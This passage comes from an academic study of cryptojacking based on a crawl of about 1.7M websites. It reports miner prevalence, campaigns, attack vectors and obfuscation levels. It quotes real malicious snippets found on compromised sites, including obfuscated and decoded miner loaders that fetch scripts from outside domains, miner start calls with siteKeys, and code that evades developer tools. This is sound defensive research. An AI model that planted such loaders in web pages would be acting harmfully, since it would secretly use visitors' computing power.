We deployed the crawler in Docker containers on 15 servers on the university network, each running 8 Docker instances in parallel. The crawler was started on the December 24, 2018, and the crawl completed on January 9, 2019. The crawling process was stopped twice, because of full disks and complaints from TU Delft's abuse department noticing abnormal traffic during Christmas. In total, 1,768,318 websites have been crawled successfully, resulting in over 8TB of data, 37M files encountered, of which 12M were unique.

4.2. Results

In the following section, we elaborate on the results of the campaign-based crawl, starting with general results in Section 4.2.1, followed by our campaign analysis in Section 4.2.2. Based on the campaigns identified, we have executed an in-depth through PublicWWW to detect more websites belonging to these campaigns in Section 4.2.2. Furthermore, we followed the identified cryptojacking websites over a period of three months to analyze their evolution in Section 4.2.4.

4.2.1. General results

We have identified 21,022 websites with traces of cryptomining activities, which means that mining code signatures have been found on these websites. We marked 10,100 of these websites as actively mining without the visitor's consent. This number seems rather low given that we have crawled at least 87K websites with cryptojacking code according to PublicWWW, as we added them in Section 4.1.1. However, we can explain this by discussing the characteristics of PublicWWW's database. Their database contains source code snapshots of more than 500M websites, and although additions happen often, websites are not quickly deleted from their database. This means that both websites which have the miner removed and deleted websites are included in their database. Furthermore, if the miner code is commented out or mining resources – such as the mining script – are taken offline, the miner is shown in PublicWWW's database but is not marked by our crawler as actively mining.

If we focus on the other sources for our dataset to crawl, we observe that only 648 of the identified websites are listed in the Alexa Top 1M of December 24, 2018, whereas 93% of the actively mining websites are not. 22 different miner applications have been identified among the crawled websites, 8,220 of these websites running at least the Coinhive miner application (81%). Furthermore, a small number of websites (509) is running multiple miners (5%) and for 323 websites, the used miner application could not be detected, which indicates heavily obfuscated or unknown miner applications. The results are summarized in Table 4.6.

Among the actively cryptojacking websites, we have detected 204 campaigns, of which the largest one covering 987 websites. This number of campaigns is an order of magnitude larger compared to previous work [44, 84].

Crawling period	24/12/2018 – 9/1/2019
# websites crawled	(93%) 1,769,183
# potential cryptojacking websites	21,022
# active cryptojacking websites	10,100
# active miner applications	22
# websites with unknown miner applications	323
# websites of which *siteKey* retrieved	(92%) 9,274
# unique *siteKeys* found	3,654
# cryptojacking campaigns identified	204
# websites in largest campaign	987
# websites in Alexa Top 1M	648 (0.06%)
# websites in Cisco Umbrella 1M	109 (0.04%)
# websites in Majestic 1M	506 (0.05%)

Table 4.6: Summary of the results of the first crawl

Mining with consent We have explained in Section 4.1.3 and visualized in Figure 4.2 how we define a website to be actively cryptomining. Since we have never given any consent for mining during our crawl, we conclude that all domains marked as actively mining are doing that without the visitor's consent. However, there are two mining applications which are focused on mining solely with visitor's consent. JSEcoin, a mining service presenting itself as the *"The future blockchain & ecosystem for ecommerce and digital advertising"*, allows website owners to let their users mine for JSE tokens, after explicit opt-in consent by the user [37]. A user can give consent by clicking a button on the bottom of the Web page and only after that the mining starts. Another consent-focused mining application is AuthedMine, the opt-in version of the Coinhive miner. Shortly after the introduction of the regular Coinhive miner, adblockers started blocking the application which led




Figure 4.3: Venn-diagram of the distribution of identified cryptojacking domains in the used top lists




Figure 4.4: The distribution of throttle values used on the identified cryptojacking domains

to the release of AuthedMine, a miner enforcing a strict opt-in from the end-user [13]. Although both these miners enforce a strict opt-in policy before mining, numerous ways exist to still mine without consent. By using techniques like clickjacking [3], miners like AuthedMine or JSEcoin can still be used to mine without consent.

In our crawl, we have identified 2,477 websites using the JSEcoin miner and 227 websites using AuthedMine. None of the websites using AuthedMine opened a WebSocket connection, which indicates that no mining activity took place. However, 143 websites using JSECoin did open a WebSocket connection, but never actually started mining. By analyzing the WebSocket traffic we observed that in most cases the WebSocket connection was opened followed by two probes sent back and worth, waiting for the user to give consent. In a few cases, another (unknown) mining application was also present on the page and started mining instead of JSEcoin. We have not observed any attempts of clickjacking in our crawl. Since these mining applications did not start mining without consent of the visitor, we have omitted them from our results.

Top list comparison Of the 10,100 websites identified as actively cryptojacking, only 1,077 (11%) were found in one of the three top lists. Figure 4.3 depicts the different number of cryptojacking websites in those top lists. The Alexa Top 1M contains the most cryptojacking domains (648), meaning that 0.06% of the websites in the Alexa Top 1M are cryptojacking, slightly less compared to previous work [44, 87]. For both other lists, this number is lower. The addition of the Cisco Umbrella list resulted in only 27 additional findings, whereas the addition of the Majestic 1M led to the discovery of 397 new cryptojacking domains. These numbers confirm the work of Scheitle et al., who found large differences between these top lists [90]. Based on this analysis we can say that these differences are also in the amount of cryptojacking infections. Do note that 9,023 (89%) of the identified websites are not in any of these top lists. This finding confirms our belief that it is necessary to look further than top lists to perform any kind of analysis.

Categorization of websites We have discovered various sorts of cryptojacking websites on the Internet. Websites using different third-party applications are hosted on various TLDs, but also contain different content. To classify the type of cryptojacking websites encountered, we have used website categorization data of Webshrinker, a domain intelligence provider [109]. We confirm previous work of [22, 87] by identifying *adult content* (such as pornography) as the most prevailing category within our dataset, with over 2,000 websites in this category. We will discuss these categories in more detail in the next chapter, in which we crawl a random sample of domains on the Internet, and are therefore able to conclude about the most prevailing website category for cryptojacking attacks.

Installation base and usage Based on the miner signatures used by the crawler, we have categorized most mining applications. Our analysis shows that Coinhive is still the most popular cryptomining application installed on most cryptojacking websites (81%), followed by Cryptoloot (5.6%) and CoinImp (3.4%). But there are noticeable differences between the complete crawl and the subset of domains in the Alexa Top 1M. Nerohut and the Webminerpool miner types are relatively more present in the Alexa Top 1M subset, while WP-Monero-Miner is less common in that subset. Miner applications like Nebula and Coinhave are not even




Figure 4.5: Distribution of cryptomining applications based on the total crawl, the Alexa Top 1M and NetFlows analysis

present in the Alexa Top 1M. The two lower horizontal stacked bars in Figure 4.5 show the distribution of miners according to our analysis. We have also discovered services which combine multiple cryptomining applications. The most popular mining combination is the set of Coinhive, Cryptoloot and Cryptonoter, which are bundled in the implementation of the WordPress Monero Miner plugin [39]. A combination of the Nerohut miner with a Cryptoloot or Webminerpool miner is also regularly encountered.

The distribution of mining applications on the identified cryptojacking domains gives an insight into their popularity by actors pursuing cryptomining, but not into their actual usage. However, the amount of actual mining that takes place can be estimated by tracing the connections clients make to the mining proxy as shown in Figure 2.2. We obtained a trace of connections transported by a Tier 1 network operator in 1:8192 sampling for a period of 14 months (10/2017 – 12-2018), and followed the WebProxy server IP addresses from the applications in our crawl to estimate the traffic to these servers. This gives an insight into how much traffic these WebProxy servers digest because a single popular site can produce magnitudes more traffic compared to a large number of smaller websites. We believe that this method is therefore a more reliable source for popularity measures. The top stacked bar chart in Figure 4.5 shows the distribution of NetFlows to WebSocket proxy servers of known mining applications for December, 2018. The results show a drastic difference between installation base and actual mining: while Coinhive is found on most websites, CoinImp proxy servers handle almost 10 times more traffic than the dominantly installed application. WebSocket traffic to servers of Cryptoloot and Coinhive have a similar size.

Throttling of applications Most cryptomining applications allow the user to set a throttle value which limits the percentage of CPU power the miner will use. It is not necessary to set a throttle value, in this case, the miner uses 100% of the available processing power. As shown in Figure 4.4, we have discovered that when a throttle value is set, this is often set to 0.3, meaning that 70% of the processing power can be used by the miner. Setting a miner to use 70% of the resources seems to be balancing between gaining enough profit and not disturbing the browser experience too much. It also happens to be the value of the example implementation Coinhive shows on its website. We have encountered a number of websites which directly copied the example code and put it on their website only changing the *siteKey*. In the identified campaigns, the throttle value is set to the same value on all domains most of the times.

Hiding techniques encountered With the rise of cryptomining blocking applications such as NoCoin [40] or Minerblock [20], attackers could choose to hide or obfuscate their mining scripts to prevent detection. We have encountered a number of hiding techniques in our crawl and distinguish the following levels of obfuscation. We will also use these levels to define the hiding level of campaigns in Section 4.2.2.

1. *No obfuscation.* All scripts are loaded in clear text, *siteKeys* and other options are visible to the user.

   ```
   var miner = new CoinHive.Anonymous('<siteKey>');
   miner.start();
   ```

2. *Limiting CPU usage.* Scripts are loaded in clear text, *siteKeys* and other options are visible to the user,

but CPU usage is throttled, so the miner will use less CPU power. Attackers apply this to prevent user detection.

```
var miner = new CoinHive.Anonymous('<siteKey>', {throttle: 0.3});
miner.start();
```

3. *Renamed variables.* The scripts is loaded in clear text, but (some) variable names are changed. Some times these variable names are replaced by random strings, some times by completely different words, such as on `http://www.2001.com.ve/`:

```
startHarryPotter("boddington", "2001");
```

4. *Renamed mining script.* The contents of the loaded scripts are still in clear text, but is hosted on the same server as the Web page is hosted itself instead of fetched from a mining service. The file names are changed to prevent simple blacklist blocking, frequently to general names, such as `jquery.js` or `stat.js`.

```
<script type="text/javascript" src="./stat.js"></script>
```

5. *Hidden inside other scripts.* The mining script is appended or inserted in clear text into another JavaScript. The benign script still functions as normal, but also starts up the mining process.

```
// Regular JQuery script contents
(function(e,t){function P(e) [..] $.getScript("https://gustaver.ddns.net/media/
media.js?gustav=ws://gustaver.ddns.net:8896?pools=mine.sumo.fairpool.xyz:5555",
function(){var x=new CH.Anonymous('Sumoo1inrW18buJgJc97GcTy1HqvjkHGKNtg5kDE2zGJ
1g6nEopuRUXHDvLvogb2s5HoFWnJvEmUTa4nSttEPu5bGoN5Csm6nb2',{autoThreads:false,
throttle:0.4,forceASMJS:false});x.start(CH.FORCE_EXCLUSIVE_TAB);});
```

6. *Obfuscated code.* The loaded scripts are masked by a code obfuscator and contain packed or CharCode code. All application-specific strings are encoded, stored in an array and all variable names replaced by random strings.

```
var _0x5d02=["\x75\x73\x65\x20\x73\x74", ..]
```

7. *Obfuscated code and WebSocket traffic.* The loaded scripts are obfuscated by a JavaScript obfuscator and WebSocket traffic is sent encrypted to the proxy server. WebSocket traffic frames will look like this:

```
U2FsdGVkX19uz9yRww+KPfehetluN2uhRiMd5FfNaECBdo0+cBhKJUWSmH4J1yl30xmtprWtr0/
L6yn7wvUgof3xr66cCEzNS7gcZHzJGH6Q10Hn28uoaz0F9bJEl/TtN2IfrgX7rYYW0tgEX6+rBU
3auMzXQeJa0+2SZU9pq8I=
```

This is a base64 encoded UTF-7 string and can be decoded as:

```
Salted__n=zn7kF#Wh@v>pJ%E )w0) LKd|Ak=D7b_MAZe0i
```

8. *Obfuscated and hidden.* Scripts are hidden inside other files and/or multiple redirects. Every script is randomly named and obfuscated, and so is the WebSocket traffic. WebAssembly is not retrieved from the server but included in one of the scripts.

As shown in Figure 4.6, most website owner initiated cryptojacking campaigns are not hidden, but are at most throttling CPU usage. Campaigns through third-party software are usually hiding cryptomining code inside other scripts or even apply obfuscation. We have encountered multiple instances of WordPress or Drupal plugins with a hidden miner, as we discuss in Section 4.2.2. Campaigns of compromised websites show a similar distribution of hiding techniques. The highest level of obfuscation is encountered rarely.




Figure 4.6: Hiding techniques encountered per attack vector in the identified campaigns

Mining pool participation Most mining applications do not disclose the actual mining pool they are mining for in WebSocket traffic since they are mining through a (third-party) WebSocket proxy server. However, on 267 identified domains the WebSocket traffic did reveal that, as listed in Table 4.7. Most of these websites are participating in the `supportxmr.com` mining pool, which is commonly orchestrated by a Webminerpool or Nerohut mining script. Other pools are less commonly used or not revealed in WebSocket traffic. The popularity of Monero (XMR) is clearly shown in this list, as most of these pools are mining for that cryptocurrency. Knowing both the *siteKey* and the private mining pool allows us to retrieve the hash submission and payment history of that *siteKey*. This information is leveraged for campaign profit estimation in Section 4.2.2.

Attack vectors encountered We were able to retrieve the *siteKey* of actively cryptomining websites in 92% of the cases. Most of the gathered *siteKeys* are only used once (78%) and only a small portion (5%) is used on more than 5 different websites. However, the *siteKeys* in this last category are found on 4,663 different websites (46% of the total). The high number of *siteKeys* used only once indicates a considerable amount of website owner initiated cryptojacking. But the fact that almost half of the websites is part of a campaign involving at least 5 other websites also indicates different attack vectors.

As we discuss in more detail in Section 4.2.2 of this chapter, we have manually analyzed the largest 75 out of the total of 204 campaigns. In this campaign analysis, we have defined the attack vector responsible for each of those cryptojacking campaigns. As shown in Figure 4.7, almost 60% of the websites involved in a campaign is infected by attackers deploying the third-party software attack vector. Third-party software such as WordPress, Drupal or Magento is often misused to spread cryptojacking injections. Websites involved in campaigns as a result of a compromise of the website make up only 26% of all websites. Furthermore, we observe little organized activity by both the website owners and malicious advertisement networks.




Figure 4.7: The distribution of the number of websites involved in a campaign per attack vector

Mining pool	Occurrence
supportxmr.com	99
monerov.ingest.cryptonight	72
gulf.moneroocean.stream	60
xmrpool.eu	15
greenpool.site	13
xmr.omine.org	4
moneroocean.stream	2
seollar.me	1
xmr.nanopool.org	1

Table 4.7: The list of mining pools identified miners are participating in

4.2.2. Campaign analysis

After crawling 1.7M websites and discussing our general findings, we focus in this section on the campaigns identified within our crawling results. We have discovered 204 campaigns in total, covering 4,663 websites, which means that 46% of all identified cryptojacking websites are part of a campaign. As we have stated in Section 2.3, we define a cluster of websites to be a campaign once the cluster size is larger than 5.

As we have explained in Section 2.3, we identify campaigns using four different techniques. We will identify campaigns based on either a shared *siteKey*, wallet address, uncommon WebSocket proxy server or initiator file. But before we discuss the campaigns we identified using these techniques, we give an overview of all the cryptojacking campaigns activity. In Figure 4.8, a force-directed graph is shown in which domains with similar features attract each other, colored according to the used application. The attraction between the features is weighted according to the significance of the similarity, thus similar *siteKeys* attract the most, whereas similar mining applications attract the least. The values used to assign the weights in this graph are listed in Appendix B. Clear clusters can be distinguished, such as a Monero-Mining campaign shown in pink and a large Mineralt campaign shown in green right above it. Coinhive, the dominant application, is shown in dark blue with multiple clusters all over the graph. The outer circle depicts the cryptojacking websites not part of a campaign. This overview shows the existence of large campaigns and we discuss these in the next paragraphs.




Figure 4.8: Force-directed graph showing relationships between the identified cryptojacking domains

siteKey	**#**	**Type**	**Attack vector**	**HT**
I2OG8v & *hn6hNE*	987	Coinhive	Third-party software (WordPress)	5
I8rYiv	376	Coinhive	Compromised websites	2
oHaQn8, *XoWXAW* & *no2z8X*	317	Coinhive	Third-party software (Drupal)	2
TnKJQi	213	Coinhive	Third-party software (WordPress)	1
GcxML3;60;1 & *GcxML3;-70;1*	180	Mineralt	Third-party software (WordPress)	6
ZjAbjZ & *PQbIwg*	175	Coinhive	Third-party software (Magento & WP)	4
w9WpfX	103	Coinhive	Compromised websites	2
j7Bn4I	79	Coinhive	Third-party software (WordPress)	2
cb8605	70	Cryptoloot	Website owner initiated	2
49dVbb	70	Coinhive	Compromised websites	1
46PgJt	69	Monero-mining	Third-party software (WordPress)	2
CjWvKr	68	Coinhive	Third-party software (OpenCart)	3
ef937f, *06d93b* & *dd27d0*	68	Cryptoloot, Nerohut	Third-party software (Bitrix24)	6
9KNyPF	68	Coinhive	Compromised websites	2
rrm8JX	66	Coinhive	Compromised websites	2

Table 4.8: The 15 largest campaigns identified on a shared *siteKey* (HT indicates the hiding technique, as explained in Section 4.2.1)

Campaigns identified on a shared *siteKey* We were able to retrieve the *siteKey* of 9,274 websites (92%) of which 3,654 were unique. These *siteKeys* allowed us to easily cluster the actively cryptojacking websites into campaigns, because the shared *siteKey* guarantees that the rewards for mining are transferred to the same actor, as explained in Section 2.3. Based on *siteKey* clustering, we have identified 192 cryptojacking campaigns, ranging from 5 to 987 domains sharing the same *siteKey*. We have listed the 15 largest campaigns in Table 4.8. In this section, we discuss our investigation into these campaigns and we only refer to the first 5 characters of a *siteKey* to improve readability.

As shown in this Table 4.8, the largest identified campaign covers 987 websites, all using WordPress. A variety of plugins and themes includes a malicious file named *jquory.js*, which is responsible for starting a Coinhive miner with either one of two *siteKeys*, *I2OG8v* or *hn6hNE*. The infected websites all have two similar lines of code in the `head` of the Web page, which we have listed in Listing 4.1.

```
<script [..] src="https://coinhive.com/lib/coinhive.min.js?ver=5.0.4"></script>
<script [..] src="http://domain.com/wp-content/themes/*/jquory.js?ver=5.0.4"></script>
```

Listing 4.1: Script tags present in the head of a website loading the malicious JQuory file

The last line refers to a file that does not contain the popular JQuery library but only a function call to start the Coinhive miner, as listed in Listing 4.2.

```
var miner = new CoinHive.Anonymous('I2OG8vGGXjF7wMQgL37BhqG5aVPjcoQL',{throttle: 0.3});
if (!miner.isMobile() && !miner.didOptOut(10)) { miner.start(); }
```

Listing 4.2: Contents of the malicious JQuory file

We found this infection as part of a number of popular premium WordPress themes such as Avada, Enfold and Porto. Since website owners have to pay to download and install such premium WordPress themes, there is a large supply of pirated versions, which are called *nulled* themes. These nulled themes are spread through websites offering them for free. The themes identified as being part of our largest campaign are nulled themes and an investigation into these themes revealed that the cryptojacking infections originate from the same installation backdoor. We have downloaded nulled versions of Avada, Enfold and Porto from `https://www.downloadfreethemes.co/`, which all included a hidden backdoor in the file `class.theme-modules.php`. This file fetches additional resources from a staging server, as well as code to insert malicious scripts into all themes installed on the WordPress website. These nulled themes are the root cause for the large installed base of this cryptojacking campaign and our findings are confirmed by security firm Sucuri [95].

A similar attack involving vulnerabilities within third-party software is a campaign involving 317 Drupal websites. This campaign does not exploit the themes ecosystem of the content management system (*CMS*) but exploits vulnerabilities within the CMS itself. The 317 Drupal websites are part of a series of attacks on Drupal websites, named Druppalgeddon 2 and 3, as reported by Malwarebytes in June 2018 [92]. In early 2018, Drupal suffered from two major remote execution vulnerabilities, which attackers started to use immediately to compromise these websites. Some of the attackers used these vulnerabilities to spread scams or fake updates but most installed cryptojacking scripts on them which lead to this large campaign.

The sole large campaign deploying a Mineralt miner is again focused on WordPress but is trying to obfuscate its practices a bit more. On 180 websites with the aforementioned CMS installed, we have found the following obfuscated piece of JavaScript, as listed in Listing 4.3.

```
<script>var _0x290f=["\x3C\x73\x63\x72","\x69\x70\x74\x20\x61\x73\x79\x6E\x63\x20\x63\
    x6C\x61\x73\x73\x3D\x22\x3D\x52\x32\x4E\x34\x54\x55\x77\x7A\x52\x6C\x6F\x37\x4E\x6A
    \x41\x37\x4D\x51\x3D\x3D\x22\x20\x73\x72\x63\x3D\x22\x68\x74\x74\x70\x73\x3A\x2F\
    x2F\x70\x6C\x61\x79\x2E\x69\x73\x74\x6C","\x61\x6E\x64\x6F\x6C\x6C\x2E\x63\x6F\x6D\
    x2F\x6A\x71\x75\x65\x72\x79\x2D\x75\x69\x2E\x6A\x73\x22\x3E\x3C\x2F\x73\x63\x72","\
    x69\x70\x74\x3E","\x77\x72\x69\x74\x65"];function printju(){var _0x27b4x2=_0x290f
    [0];var _0x27b4x3=_0x290f[1];var _0x27b4x4=_0x290f[2];var_0x27b4x5=_0x290f[3];
    document[_0x290f[4]](_0x27b4x2+ _0x27b4x3+ _0x27b4x4+_0x27b4x5)}printju()</script>
```

Listing 4.3: Obfuscated JavaScript found on Drupal websites

This code contains an array of hexadecimal strings used to create the following command to be executed by the browser on the current page, as listed in Listing 4.4:

```
document.write(<script async class="=R2N4TUwzRlo7NjA7MQ==" src="https://play.istlandoll
    .com/jquery-ui.js"></script>)
```

Listing 4.4: Deobfuscated version of the JavaScript found on Drupal websites

This obfuscated script thus adds a Mineralt miner to the WordPress website. In contrast to Coinhive, the Mineralt mining script starts itself and a function call to start the mining operation with a particular *siteKey* is not necessary. The *siteKey* to use is included inside the added script tag as a class property. =R2N4TUwzRlo7N-jA7MQ== is a base64 encoded string, what translates to GcxML3FZ;60;1, in which the first part is the *siteKey*, followed by the throttle value and a value to trigger the automatic start of the miner. In this campaign both the aforementioned base64 encoded string was found as well as =R2N4TUwzRlo7LTcwOzE=, which decodes to GcxML3FZ;-70;1. Note that only the throttle value has changed to 70% and a minus is added to enable mobile mining as well. However, the *siteKey* is the same, hence profits are transferred to the same Mineralt account. Again, we observe a miner disguised as the popular JQuery library but this time this practice is performed by the mining service itself. Mineralt uses a variety of domains to host files named as app.js or bootstrap.min.js with the same contents.

Not just vulnerabilities in CMS software are exploited to spread cryptojacking infections, also Magento, an open-source e-commerce system is involved in a Coinhive cryptojacking campaign covering 175 websites. This campaign uses two *siteKeys*, *ZjAbjZ* to infect WordPress websites and *PQblwg* to infected Magento installations. The indicators of compromise that link them are the staging servers both infections connect to. The infected WordPress websites all include scripts in the head of the page requesting external resources such as js.js or status.js from a number of malicious domains. These files contain (a version of) the Coinhive miner application, which is afterwards started with the aforementioned *siteKey*. The infected Magento websites are all using old versions of the e-commerce application (<v2.0.0), vulnerable to at least one remote code execution vulnerability [71]. These websites include similar scripts requesting external resources from the same domains as the WordPress infection but also contain a link to the regular Coinhive miner script hosted by the service itself. This guarantees that the miner will start, even when the staging server is taken offline. Signs of automation are visible, as a number of websites contain multiple injections of the same lines of malicious code on the Web page, and some are even injected with both *siteKeys*.

OpenCart, another e-commerce application, is abused in a campaign covering 68 websites where the *siteKey CjWvKr* is installed on. The infection is similar to the Drupal infections, as listed in Listing 4.5. In this campaign, a Coinhive miner script is added by a document.write operation on the website combined with an atob function, which decodes the base64-encoded string referring to the Coinhive miner. Afterwards, it is started with the aforementioned *siteKey* and a base64-encoded string which resembles the option to force the current tab to be the exclusive tab mining, thereby killing all other Coinhive miners active in the browser.

```
document.write("<script type='text/javascript' src='"+atob('
    aHR0cHM6Ly9jb2luaGl2ZS5jb20vbGliL2NvaW5oaXZlLm1pbi5qcw==')+"'><\/scr"+"ipt>");

var jsworker=new CoinHive.Anonymous('CjWvKrobE3aRbpZ40JoeDUk8Vgcz3W7v',{throttle:0.2,
    forceASMJS:false});jsworker.start(atob('Q29pbkhpdmUuRk9SQ0VfRVhDTFVTSVZFX1RBQg=='))
```

Listing 4.5: Partly obfuscated JavaScript found on OpenCart websites

The most advanced campaign listed in the top 15 in Table 4.8 involves 68 websites using Bitrix24, a collaboration platform featuring CRM and communication tools as well as a visual website builder. On the websites that are part of this campaign, a script at the end of the body of the page is responsible for injecting a malicious Bitrix24 core loader script into the Web page, as listed in Listing 4.6.

```
var scriqt=document.createElement('script');scriqt.src='/bitrix/js/main/core/
    core_loader.js?v=0.4.7';scriqt.onload=function(){document.head.removeChild(scriqt)
    ;};document.head.appendChild(scriqt);
```

Listing 4.6: Malicious Bitrix24 core loader file added to the head of the website

This injected JavaScript file contains 206 lines of code and orchestrates a sophisticated miner deployment. The malicious script does not start the same miner every time but randomly picks one out of three options, featuring Cryptoloot and Nerohut miners with a number of different *siteKeys*, all stored in this script. In Listing 4.7, one of these options is shown. Attackers applied obfuscation to load the Cryptoloot miner by splitting the URL into parts and adding a parameter with the date to it, which is ignored by the script, and does not serve any purpose. Two similar options are present in the file, each using the same obfuscation techniques.

```
if (variant == 1) {
  window.jssassin.init(
    ['//statd'+'ynamic.com/lib/cry'+'pta.js?w='+strDate], function () {
      var t = window.trotlrateafacebag || 0.2;
      window.miner = new CRLT.Anonymous('ef937f99557277ff62a6fc0e5b3da90ea9550ebcdfac
          ',{threads:6,throttle:t,coin:"xmr"});
  window.miner.start(); } }
```

Listing 4.7: One of the four options to start a miner on the infected Bitrix24 websites

Additionally, it includes protection against website inspection by a Development Tools window, as listed in Listing 4.8. When the user opens a Development Tools window on the current Web page, all mining activity will be stopped. Fortunately, our crawler never opened a Developer Tools window but was instrumented by the Chrome Remote Debugging interface, allowing us to bypass this protective measure.

```
isDangerous: function () {
    if (this.checkDevtoolsInWindow()) {
        this.destroy(); return true; }
    return false; },
```

Listing 4.8: Developer tools inspection protection deployed on Bitrix24 websites to hide cryptojacking activity

